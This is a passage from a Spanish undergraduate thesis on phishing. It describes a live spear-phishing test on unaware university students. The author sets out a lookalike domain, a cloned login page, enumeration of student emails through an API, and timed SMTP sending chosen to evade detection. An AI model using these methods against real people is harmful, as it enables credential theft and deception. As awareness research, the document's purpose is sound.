GRADO EN INGENIERÍA EN TECNOLOGÍAS DE TELECOMUNICACIÓN

TRABAJO FIN DE GRADO

IMPLICACIONES DEL HACKING SOCIAL EN EL ASEGURAMIENTO DE LAS INFRAESTRUCTURAS Y SU APLICACIÓN PRÁCTICA EN UN ENTORNO SOCIAL TECNOLÓGICO

Autor: Pablo Ruiz-Tagle Valcarce

Director: Emilio Manuel Domínguez Adán

Madrid

Declaro, bajo mi responsabilidad, que el Proyecto presentado con el título

"Implicaciones del Hacking Social en el aseguramiento de las infraestructuras y su aplicación práctica en un entorno social tecnológico" en la ETS de Ingeniería - ICAI de la Universidad Pontificia Comillas en el

curso académico 2022/23 es de mi autoría, original e inédito y

no ha sido presentado con anterioridad a otros efectos.

El Proyecto no es plagio de otro, ni total ni parcialmente y la información que ha sido

tomada de otros documentos está debidamente referenciada.

Fdo.: Pablo Ruiz-Tagle Valcarce Fecha: 27/06/2023

Autorizada la entrega del proyecto

EL DIRECTOR DEL PROYECTO

DOMINGUEZ ADAN EMILIO MANUEL - 02620715A

Firmado digitalmente por DOMINGUEZ ADAN EMILIO MANUEL - 02620715A
Fecha: 2023.06.28 18:45:56 +02'00'

Fdo.: Emilio Manuel Domínguez Adán Fecha: 27/06/2023

GRADO EN INGENIERÍA EN TECNOLOGÍAS DE TELECOMUNICACIÓN

TRABAJO FIN DE GRADO

IMPLICACIONES DEL HACKING SOCIAL EN EL ASEGURAMIENTO DE LAS INFRAESTRUCTURAS Y SU APLICACIÓN PRÁCTICA EN UN ENTORNO SOCIAL TECNOLÓGICO

Autor: Pablo Ruiz-Tagle Valcarce

Director: Emilio Manuel Domínguez Adán

Madrid

Agradecimientos

En primer lugar, quiero agradecer a mi tutor, Emilio Domínguez, por dedicar su tiempo y recursos personales para apoyarme y guiarme en este proyecto.

A todos mis amigos que han estado ahí, escuchando mis ideas poco convencionales y dando ánimos cuando más hacían falta, especialmente los que han compartido el viaje por ICAI conmigo, y han estado en todas las alegrías y tristezas del camino.

Y por último a mis padres, que saben de primera mano lo que ha costado llegar hasta este punto y no me han brindado nada que no sea apoyo constante, ayuda y consejo.

IMPLICACIONES DEL HACKING SOCIAL EN EL ASEGURAMIENTO DE LAS INFRAESTRUCTURAS Y SU APLICACIÓN PRÁCTICA EN UN ENTORNO SOCIAL TECNOLÓGICO

Autor: Ruiz-Tagle Valcarce, Pablo

Director: Domínguez Adán, Emilio Manuel

Entidad Colaboradora: ICAI – Universidad Pontificia Comillas

RESUMEN DEL PROYECTO

En este proyecto se realizará un ataque de phishing a alumnos de la Universidad Pontificia de Comillas con el objetivo de estudiar lo concienciado que están de este tipo de ataques de hacking social, comprobar los mecanismos de defensa de la universidad y estudiar posibles soluciones a las vulnerabilidades en este tipo de sistemas.

Palabras clave: Phishing, Hacking Social, vulnerabilidades.

1. Introducción

Este proyecto se centra en el estudio y puesta a prueba de el principal método de hacking social, el phishing. Se denomina hacking social a cualquier proceso de extracción de información personal o privilegiada sin el permiso del dueño o del usuario, en el que , en vez de buscar debilidades en un sistema informático, en un antivirus o mediante la infiltración con malware, buscas aprovecharte de la ingenuidad del usuario que controla el ordenador para que te proporcione esa información o la manera de acceder a ella sin saber que sus datos están siendo robados.

2. Definición del proyecto

Este trabajo está orientado al estudio de las diversas técnicas de hacking social puestas en práctica y llevar a cabo un ejercicio práctico consistente en que los alumnos de la universidad sufran un ataque de hacking social.

Para ello vamos a hacer un ataque ético de “spear phishing”. Este consiste en enviar correos realizados con el mismo diseño que los de la Universidad instigando a los receptores a introducir sus datos en una página igual a la de la Universidad con el objetivo de recopilar información.

En este caso, como el objetivo consiste únicamente comprobar la efectividad de un ataque de este tipo, no almacenaremos ningún tipo de información personal, sino que nos centraremos en hallar los porcentajes de acceso a la página web debidos a la recepción del correo falso, y demás ratios importantes como el de introducción de información personal, el de intentos de comprobación sobre la veracidad de la página, y otras reacciones a la misma. Además, se completará el proyecto con un estudio de vulnerabilidades del sistema de Comillas y cómo resolverlas.

3. Descripción del modelo/sistema/herramienta

Para llevar a cabo el proyecto, utilizaremos un mailbot (servicio de correo automatizado) para enviar correos a algunos alumnos de Comillas, este correo ha sido debidamente preparado para asemejarse un correo informativo de la universidad, buscando llamar la atención de los estudiantes para que accedan al link (enlace) proporcionado. Este les guiará hasta una página particular de mi creación, idéntica a una página de entrada (login) de Comillas, que registrará datos como los clicks (pulsaciones) en diversos botones o campos de escritura para luego sacar estadísticas de ello con las que poder sacar conclusiones.




Ilustración 1-1 - Progresión de un ataque phishing (Taylor, 2019)

4. Resultados

Después de terminar de recopilar los datos y habiendo dejado un tiempo para que los estudiantes hayan podido ver el correo, recupero los datos y borro la página para reducir mi huella en la red. Los alumnos que, involuntariamente, han participado en esta prueba pertenecían a dos años diferentes, de las promociones del 2019 y 2020, pero al no ver patrones de comportamiento distintos entre ambos, hemos decidido ignorar esta distinción.

En la imagen a continuación se muestra la distribución de los resultados:




Ilustración 1-2 - Resultados obtenidos

5. Conclusiones

Después de todo el proceso, podemos obtener las siguientes conclusiones:

Con estos resultados, podemos ver que los alumnos claramente no están concienciados para afrontar un ataque de phishing de este tipo. El acceso a la página por parte de casi la mitad de los sujetos de prueba demuestra la gran vulnerabilidad a la que están expuestos los alumnos de la universidad.

También vemos la cantidad de alumnos, 34, que han filtrado sus credenciales, abriendo la puerta a un posible ataque que se pudiera extender más profundamente en la organización, llegando posiblemente a afectar incluso a profesores u otros trabajadores.

Todo esto apunta a la necesidad de fortalecer las medidas defensivas, como pueden ser una autenticación de doble factor, charlas de concienciación y simulacros phishing, tal y como se explicará a fondo más adelante.

6. Referencias

[1]APWG (9 de Febrero de 2021). APWG. Obtenido de https://docs.apwg.org/reports/apwg_trends_report_q4_2020.pdf

[2] Cofense. (19 de Septiembre de 2022). Cofense. Obtenido de Cofense blog: https://cofense.com/blog/credential-phishing-targeting-government-contractors-evolves-over-time/

[3] Diogenes, Y. (2019). Cybersecurity - Attack and defense strategies - Second edition . Birmingham: Packt Publishing.

[4] FBI. (2021). 2021 Internet Crime report. Retrieved from https://www.ic3.gov/Media/PDF/AnnualReport/2021_IC3Report.pdf

[5] Federal Bureau of Investigation. (2021). 2021 Internet Crime Report. Retrieved from https://www.ic3.gov/Media/PDF/AnnualReport/2021_IC3Report.pdf

[6] Galov, N. (14 de Abril de 2022). Web tribunal. Obtenido de https://webtribunal.net/blog/social-engineering-statistics/#gref

[7] Hadnagy, C. (2018). Social Engineering: The science of human Hacking. Indianapolis, Indiana: John Wiley & Sons, Inc. .

[8] Instituto Nacional de Estadística. (29 de Noviembre de 2021). INE. Obtenido de https://www.ine.es/prensa/tic_e_2020_2021.pdf

[9] Microsoft Threat Intelligence. (12 de Julio de 2022). Micorsoft. Obtenido de Microsoft: https://www.microsoft.com/en-us/security/blog/2022/07/12/from-cookie-theft-to-bec-attackers-use-aitm-phishing-sites-as-entry-point-to-further-financial-fraud/

[10] Pérez de Juan, A. (7 de Noviembre de 2021). Threepoints. Obtenido de Threepoints: https://www.threepoints.com/blog/banca-online-el-impacto-de-las-nuevas-tecnologias-en-el-sector-financiero

[11] PhishMe. (2016). Cofense. Obtenido de Cofense: https://cofense.com/wp-content/uploads/2016/11/Data-Sheet-Intelligence.pdf

[12] Taylor, C. (19 de Diciembre de 2019). Cyberhoot. Obtenido de Cyberhoot: https://cyberhoot.com/cybrary/phishing/

IMPLICATIONS OF SOCIAL HACKING IN INFRASTRUCTURE ASSURANCE AND ITS PRACTICAL APPLICATION IN A TECHNOLOGICAL SOCIAL ENVIRONMENT

Author: Ruiz-Tagle Valcarce, Pablo.
Supervisor: Domínguez Adán, Emilio Manuel
Collaborating Entity: ICAI – Universidad Pontificia Comillas

ABSTRACT

This project focuses on the study and testing of the main method of social hacking, phishing. Social hacking is any process of extracting personal or privileged information without the permission of the owner or the user, in which, instead of looking for weaknesses in a computer system, in an antivirus or by infiltration with malware, you seek to take advantage of the ingenuity of the user who controls the computer to provide you with that information or the way to access it without knowing that their data is being stolen.

Keywords: Phishing, Social Hacking, vulnerabilities.

1. Introduction

This project focuses on the study and testing of the main method of social hacking, phishing. Social hacking is any process of extracting personal or privileged information without the permission of the owner or the user, in which, instead of looking for weaknesses in a computer system, in an antivirus or by infiltration with malware, you seek to take advantage of the ingenuity of the user who controls the computer to provide you with that information or the way to access it without knowing that their data is being stolen.


2. Project Definition

This work is aimed at studying the various social hacking techniques put into practice and to study the possibility of university students falling victim to a social hacking attack. To do this, we are going to carry out an ethical spear phishing attack. This consists of sending emails with the same design as those of the university, instigating the recipients to enter their data on a page that looks like the university's in order to collect information.

In this case, as the objective would only be to test the effectiveness of an attack of this type, we do not store any personal information, but we focus on finding the percentages of access to the website due to being deceived by the fake mail, and other important ratios such as the number of personal information entered, the number of attempts to check the veracity of the page, and other reactions to it. In addition, the project will be completed with a study of vulnerabilities of the Comillas system and how to solve them.

3. System Description

To carry out the project, we will use a mailbot to send emails to some students of Comillas, this email has been properly prepared to resemble an informative email from the university, seeking to attract the attention of students to access the link. This will lead them to a particular page of my creation, identical to a Comillas login, which will record data such as clicks on various buttons or typing fields and then draw statistics from this to draw conclusions.




Ilustration 1-1 - Progression of a phishing attack (Taylor, 2019)

In this corporate social infiltration process, we will compare it to an actual attack in order to better understand the steps and how they compare to a real attack. Finally, we will analyze defense methods and precautions to take in a corporate network.

4. Results

After finishing collecting the data and have allowed time for the students to view the post, I retrieve the data and delete the page to reduce my online footprint. The students who unintentionally took part in this test belonged to two different years, 2019 and 2020, but as we did not see any different patterns of behavior between the two, we decided to ignore this distinction.

The image below shows the distribution of the results:



Ilustration 1-2 - Obtened results

5. Conclusions

After the whole process, we can draw the following conclusions:

With these results, we can see that the students are clearly not aware enough to handle a phishing attack of this kind. The access to the page by almost half of the test subjects demonstrates the great vulnerability to which the university students are exposed.

We also observe the number of students, 34, who have leaked their credentials, opening the door to a possible attack that could spread further within the organization, potentially affecting even professors or other staff members.

All of this points to the need to strengthen defensive measures, such as implementing two-factor authentication, awareness talks, and phishing drills, as will be explained in more detail later.

6. References

[1] [1]APWG (9 de Febrero de 2021). APWG. Obtenido de https://docs.apwg.org/reports/apwg_trends_report_q4_2020.pdf

[2] Cofense. (19 de Septiembre de 2022). Cofense. Obtenido de Cofense blog: https://cofense.com/blog/credential-phishing-targeting-government-contractors-evolves-over-time/

[3] Diogenes, Y. (2019). Cybersecurity - Attack and defense strategies - Second edition . Birmingham: Packt Publishing.

[4] FBI. (2021). 2021 Internet Crime report. Retrieved from https://www.ic3.gov/Media/PDF/AnnualReport/2021_IC3Report.pdf

[5] Federal Bureau of Investigation. (2021). 2021 Internet Crime Report. Retrieved from https://www.ic3.gov/Media/PDF/AnnualReport/2021_IC3Report.pdf

[6] Galov, N. (14 de Abril de 2022). Web tribunal. Obtenido de https://webtribunal.net/blog/social-engineering-statistics/#gref

[7] Hadnagy, C. (2018). Social Engineering: The science of human Hacking. Indianapolis, Indiana: John Wiley & Sons, Inc. .

[8] Instituto Nacional de Estadística. (29 de Noviembre de 2021). INE. Obtenido de https://www.ine.es/prensa/tic_e_2020_2021.pdf

[9] Microsoft Threat Intelligence. (12 de Julio de 2022). Micorsoft. Obtenido de Microsoft: https://www.microsoft.com/en-us/security/blog/2022/07/12/from-cookie-theft-to-bec-attackers-use-aitm-phishing-sites-as-entry-point-to-further-financial-fraud/

[10] Pérez de Juan, A. (7 de Noviembre de 2021). Threepoints. Obtenido de Threepoints: https://www.threepoints.com/blog/banca-online-el-impacto-de-las-nuevas-tecnologias-en-el-sector-financiero

[11] PhishMe. (2016). Cofense. Obtenido de Cofense: https://cofense.com/wp-content/uploads/2016/11/Data-Sheet-Intelligence.pdf

[12] Taylor, C. (19 de Diciembre de 2019). Cyberhoot. Obtenido de Cyberhoot: https://cyberhoot.com/cybrary/phishing/

.

Índice de la memoria

Índice de figuras

Capítulo 1. INTRODUCCIÓN

1.1 PHISHING Y LA IMPORTANCIA DEL DATO:

Actualmente estamos viviendo en pleno auge de la era digital, con las tecnologías de la información ocupando una parte predominante de nuestras vidas. Es la cuarta revolución industrial y ahora los ordenadores y la tecnología derivada de ellos juegan una parte muy importante en la sociedad y, por lo tanto, en de las empresas, que, con el objetivo de mantener su competitividad, han de estar en la zona mas puntera en cuanto a tecnología y digitalización. El porcentaje de empresas con conexión a internet que dispone de sitio/página web se mantiene en un 78,3%. (Instituto Nacional de Estadística, 2021)

El principal problema de esto es que las fronteras digitales son muy difusas, por no decir inexistentes, lo que facilita mucho la ciberdelincuencia o hacking, ya que sin las medidas adecuadas para protegerte te tornas en un objetivo fácil de atacar, en el caso de un particular más fácil aún, dada la limitación de conocimiento y recursos.

Cada vez los bienes y las vidas de las personas se basan más en el mundo digital, tal y como son las redes sociales, los bancos online, la identidad virtual y, en el futuro, quizás, el metaverso. Los efectos se ven a simple vista, mientras en 2008 había en España 45.662 sucursales de entidades financieras, en marzo de 2021 comienza a descender la cifra hasta quedarse en 21.901 al cierre de esta publicación, y está previsto que esta cifra se reduzca a la mitad para 2030. (Pérez de Juan, 2021)

Para proteger todo esto, las personas tienen a mano ciertos recursos, antivirus, que buscan protegerles de actividad maliciosa online, pero como suele pasar tratando de la privacidad, el mayor peligro de filtrado de información es la propia persona.

Buscando aprovechar esto, con el tiempo se han desarrollado muchas formas de acercarse al usuario sin levantar sospechas buscando engañarles y extraerles datos personales o algún otro beneficio.

Estos son los datos recolectados por el APWG (Anti Phishing Working Group) a lo largo del 2020: APGW, 2021.




Ilustración 1-1 - Phishing activity2020 (APWG, 2021)

Ya que es un método que busca aprovecharse de las debilidades del propio usuario, y no del sistema en sí, actualizaciones y mejoras tecnológicas no son capaces de evitarlo en gran medida y, aunque hay sistemas establecidos para poder evitar estas malas prácticas, como puede ser la doble autentificación, son también evadibles mediante métodos similares u otros tipos de hacking para robar información.

Dada esta situación, este trabajo esta orientado al estudio de las diversas técnicas de hacking social, su puesta en práctica y a llevar a cabo un estudio de la posibilidad de que los alumnos de la universidad caigan ante un ataque de hacking social.

Para ello vamos a hacer un ataque ético de "spear phishing". Esto consiste en enviar correos realizados con el mismo diseño que los de la Universidad instigando a los receptores a introducir sus datos en una página igual a la de la Universidad con el objetivo de recopilar información. En este caso, como el objetivo sería únicamente comprobar la efectividad de un ataque de este tipo, solo pediremos el nombre de usuario con el propósito de estudiar la probabilidad de que alguien sea victima ante un ataque de este tipo.

1.2 OBJETIVOS DEL PROYECTO

- *Estudio de amenazas principales.*

  Analizar las amenazas más habituales y los medios de ataques más comunes de hacking social, además de estudiar los métodos más comunes en estos ataques.

- *Estudio de investigación de vulnerabilidades en el sistema de la Universidad*

  Analizar el sistema desde un punto de vista totalmente externo es importante a la hora de evaluar las posibles vulnerabilidades de un sistema. Todo esto con el objetivo de mejorar las defensas de la universidad y hacerla más resistente a ataques sociales.

- *Phishing pen test a alumnos de la universidad.*

  Probar la preparación y disposición de alumnos ante un ataque inofensivo con el objetivo de engañar al receptor para conseguir exclusivamente su usuario, evitando robar datos mas importantes, como la contraseña a dicho usuario.

- *Diseño de un sistema de prevención*

  Desarrollar una serie de indicaciones y recomendaciones a seguir para afrontar el día a día con mayor seguridad ante un ataque del tipo.

Capítulo 2. ELEMENTOS Y TÉCNICAS DE UN ATAQUE PHISHING

Comenzaremos viendo en profundidad que es el hacking social, y técnicas aplicables para ello:

2.1 HACKING SOCIAL

Como ya hemos comentado previamente, el Hacking Social se centra en el eslabón más débil de un sistema informático, el usuario.

Actualmente, los sistemas de ciberseguridad y los nuevos métodos de hackeo están en una carrera interminable por el control del universo cibernético. Con estos constantes avances, conseguir hackear o infiltrarse en un sistema es muy complicado y puede requerir de muchos recursos, para luego quedarse en nada.

En cambio, el ataque directo al usuario es mucho más efectivo ya que requiere de una inversión minúscula y se puede replicar fácilmente para atacar a más personas.

Los ataques de ingeniería social utilizan fallos humanos para sortear los obstáculos de la ciberseguridad. En lugar de obtener los datos de sus cuentas para robar su identidad, se realizan ataques mediante phishing, fraudes de impostores y otras estafas.

Los expertos en seguridad informática afirman que los ciberdelincuentes utilizan técnicas de ingeniería social en el 98% de los ataques. (Galov, 2022)

En 2021, el FBI recibió más de 550.000 denuncias de estos delitos por parte de los estadounidenses, con pérdidas declaradas que superan los 6.900 millones de dólares (Federal Bureau of Investigation, 2021)

2.2 PRINCIPIOS DEL HACKING SOCIAL

Llevar a cabo un ataque de hacking social requiere un cuidadoso manejo de información, y suele conllevar largas horas de investigación previas a uno de estos ataques. En primer lugar, requiere encontrar un objetivo o víctima que este malinformado, estresado, o que sea fácil de engañar, además de que sea un objetivo de interés para poder conseguir un beneficio rentable, sea esto información que se pueda vender o directamente dinero.

Para proceder a partir de este punto es muy fácil, hay distintas técnicas, pero todas siguen los mismos pasos.

- Descubrimiento e investigación
- Engaño y anzuelo
- Ataque
- Retirada

Todos estos pasos serán explicados más adelante.

2.3 ATAQUES PHISHING

Los ataques de este tipo consisten en usar cualquier medio de comunicación, principalmente emails, para pescar información, haciéndose pasar por fuentes confiables y seguras.

La frecuencia de este tipo de ataques ha incrementado en mas de diez veces desde el comienzo de la pandemia. (Federal Bureau of Investigation, 2021)

Existe una gran variedad de este tipo de ataques sociales, que varían entre si desde el método empleado de ataque, hasta el objetivo al que quieres atacar, o lo que quieres conseguir con ese ataque.

Ya que tanto un ataque genérico buscando robar contraseñas o cuentas de PayPal como un ataque enfocado a un individuo específico o una corporación en particular son tipos de phishing.

Es más, estudios de PhishMe determinan que un 97% de todos los ataques de phishing de 2016 fueron de Ransomware. (PhishMe, 2016)

Ahora procedemos a explicar los distritos tipos de ataques, y a clasificarlos según el tipo de riesgo que presentan, su objetivo y el método empleado.

2.3.1 SPEAR PHISHING

Spear phishing es un método similar a phishing, salvo que es más específico sobre su víctima, y por lo tanto requiere de una investigación más extensa sobre el sujeto que queremos designar como la víctima.

Se usa para atacar empresas o instituciones en particular.

Este es nuestro caso, que estamos tratando de engañar a alumnos de Comillas.

2.3.2 WHALING

Este concepto se utiliza para cuando se hace un ataque a una persona de relevancia o alto perfil. Normalmente requiere de un estudio personal en muchísima mas profundidad o de tener información privilegiada antes de comenzar el ataque, ya que suele consistir de gente muy importante.

2.3.3 SMISHING AND VISHING

Smishing se refiere a la práctica de phishing mediante el uso de sms.

Mediante el uso de una tarjeta sim hackeada consiguen que sus sms lleguen por la misma conversación que si fuera la entidad profesional la que te escribe.

Vishing es lo mismo pero mediante llamadas telefónicas, se aplica primordialmente a la hora de conseguir información personal para proceder con un robo de identidad.

2.4 HERRAMIENTAS UTILIZADAS

Para llevar al cabo este proyecto me he tenido que apoyar en varias herramientas que me han servido para explorar más a fondo todo el ámbito de web building, y demás. Entre las herramientas usadas están algunas apis que comentare más adelante y el servicio de webhosting de Ionos.

2.4.1 IONOS WEBHOSTING

Ilustración 2-1 Logo Página Webhosting

Ionos tiene un servicio de webhosting en el que me he valido para montar mi página falsa, utilizando el dominio de sifocomillas.es monto una página de inicio de sesión idéntica a la original. Este dominio ha sido seleccionado aprovechando que el dominio del Moodle de la universidad es sifo.comillas.edu, y la similitud entre ambos dominios puede hacer que la gente no se dé cuenta o que si se percatan, que asuman que es un subdominio de la universidad.

Ilustración 2-2 Página de Acceso UP Comillas

Esta página está basada en el inicio de sesión de algunas zonas importantes de la intranet de comillas, como puede ser el acceso a la matrícula o demás gestiones académicas.

El objetivo de usar este diseño, y no el que se usa para un acceso básico a los cursos del alumnado es transmitirles una sensación de seguridad al ponerles un inicio de sesión que ellos consideran seguro.

Basándonos en esta confianza, podemos asumir que el alumno promedio bajara la guardia frente a la posibilidad de un inicio de sesión falso. Asi podemos conseguir sus datos sin levantar demasiadas sospechas y evitar que reporten la url a autoridades pertinentes, como pueden ser INCIBE (https://www.incibe.es/ciudadania/ayuda/reporte-de-fraude) o ESET (https://phishing.eset.com/en-us/report).

2.4.2 HUNTER.IO EMAIL VERIFIER API

Ilustración 2-3 Logo Página Web E-Mail

https://hunter.io/ es una web que ofrece servicios relacionados con búsqueda de dominios, búsqueda de emails por nombre y verificación de la existencia de un correo. El api gratuito disponible en esta página nos permite hallar los correos de estudiantes de la universidad de cursos específicos haciendo llamadas a la api que me devolviese la veracidad de una dirección de correo.

Todas estas funciones están disponibles como api por lo que lo pude aplicar a mi código para averiguar los correos de alumnos de la universidad.

Para hacer uso de esta api utilizamos un programa Python que haga un recorrido de valores con llamadas constantes a la api. Las respuestas del sistema suscription de dicha api serán registradas en un archivo .txt donde almacenaremos los correos aptos.

2.4.3 PROGRAMA PYTHON DE ENVIO DE CORREOS GENERALIZADOS

Para enviar correos en Python hay muchas librerías que nos pueden ayudar, pero hay que tener en cuenta que queremos enviar un correo diseñado con HTML, por lo que no nos servirá cualquiera. En este caso procedemos a utilizar el módulo ‘smtplib’ de Python y la

librería 'email' para crear mensajes de correo electrónico más complejos. Y utilizamos el diseño html previamente mencionado.

Hay que tener en cuenta que la red universitaria y el servidor de correos tendrán ciertas medidas de supervisión y control, por lo que no podemos enviar demasiados correos, ni podemos mandarlos a la vez, ya que eso sería muy fácil de detectar y bloquear por los sistemas.

Para evadir estos sistemas de protección, haremos una selección aleatoria de 300 correos, lo que liberará mucha presión del sistema, comparándolo con el envio de mas de 5000 correos.

Además, mediante el comando sleep detenemos el thread encargado de enviar los correos, para asi espaciarlos en el tiempo, y que puedan pasar la detección de los sistemas de defensa. Mediante un randint entre 1800 y 3600 separamos el envio de los correos por un numero aleatorio de tiempo entre media hora y una hora.

Configuramos el servidor SMTP y nos conectamos a él para proceder con el envío de los correos utilizando la función smtplib.SMTP y las credenciales de inicio de sesión proporcionadas. Utilizamos la función smtplib.starttls para establecer una conexión cifrada con el servidor, y la función smtplib.login para autenticar la sesión.

Es importante tener en cuenta que para utilizar este código uno tiene que proporcionar sus credenciales, es decir, el correo electrónico y la contraseña del mismo. En este caso se ha suprimido la contraseña por motivos de privacidad.

2.4.4 CÓDIGO JSS PARA EL CONTROL DE FLAGS DE LA PÁGINA PHISHING:

Como esta explicado en el anexo de código, utilizamos un sistema basado en flags de interacción con distintos elementos de la página, para poder asi trackear las acciones de los usuarios en la página. Evitando almacenar información sensible podemos estimar la efectividad de el engaño phishing.

En este caso, añadimos flags a la carga del documento, que almacenan el modelo y versión del navegador, y el sistema operativo del ordenador, con esos tres elementos, junto con la hora de acceso, podemos identificar más o menos si se trata de un mismo individuo o de personas diferentes, y así depurar nuestros datos.

Además hemos marcado otros elementos claves con flags, estos son un par de radioburrons, el logo de icai que tiene una redirección a la página oficial, el botón de submit y los campos de usuario y contraseña.

Para estos dos últimos, con el objetivo de respetar la privacidad del alumno, en vez de almacenar lo escrito, ser ha decidido tratarlos como action flags, marcando true si, en algún momento, la víctima ha escrito algo en esos espacios.

Por último, se ha configurado que se envíe toda esa información a un log en el evento de que se salga de la página, mediante un evento "beforeunload", que efectúa todas las acciones establecidas en esa función antes de salir de la página, cerrar la ventana o cerrar el navegador.

2.4.5 STRIPO E-MAIL:

Ilustración 2-4 Logo Stripo

https://my.stripo.email/ es una web que facilita la creación de emails en versión html, permitiendo hostear las imágenes en sus servidores, y permitiendo diseño y creación fácil mediante un sistema drag and drop cuyas creaciones luego pueden ser exportadas. El servicio gratuito nos permite hacer esto, además de gestionar correos y demás características de mucha utilidad.

Este servicio fue utilizado para crear un correo falso con calidad suficiente para poder pasar por uno verdadero.

Capítulo 3. UN ATAQUE PHISHING, VISTO EN PROFUNDIDAD

3.1 FASES DE UN ATAQUE PHISHING

Para explicarlos con la mayor precisión posible, tras la explicación de cada una de estas fases se expondrá un ejemplo real de un ataque ocurriendo actualmente.

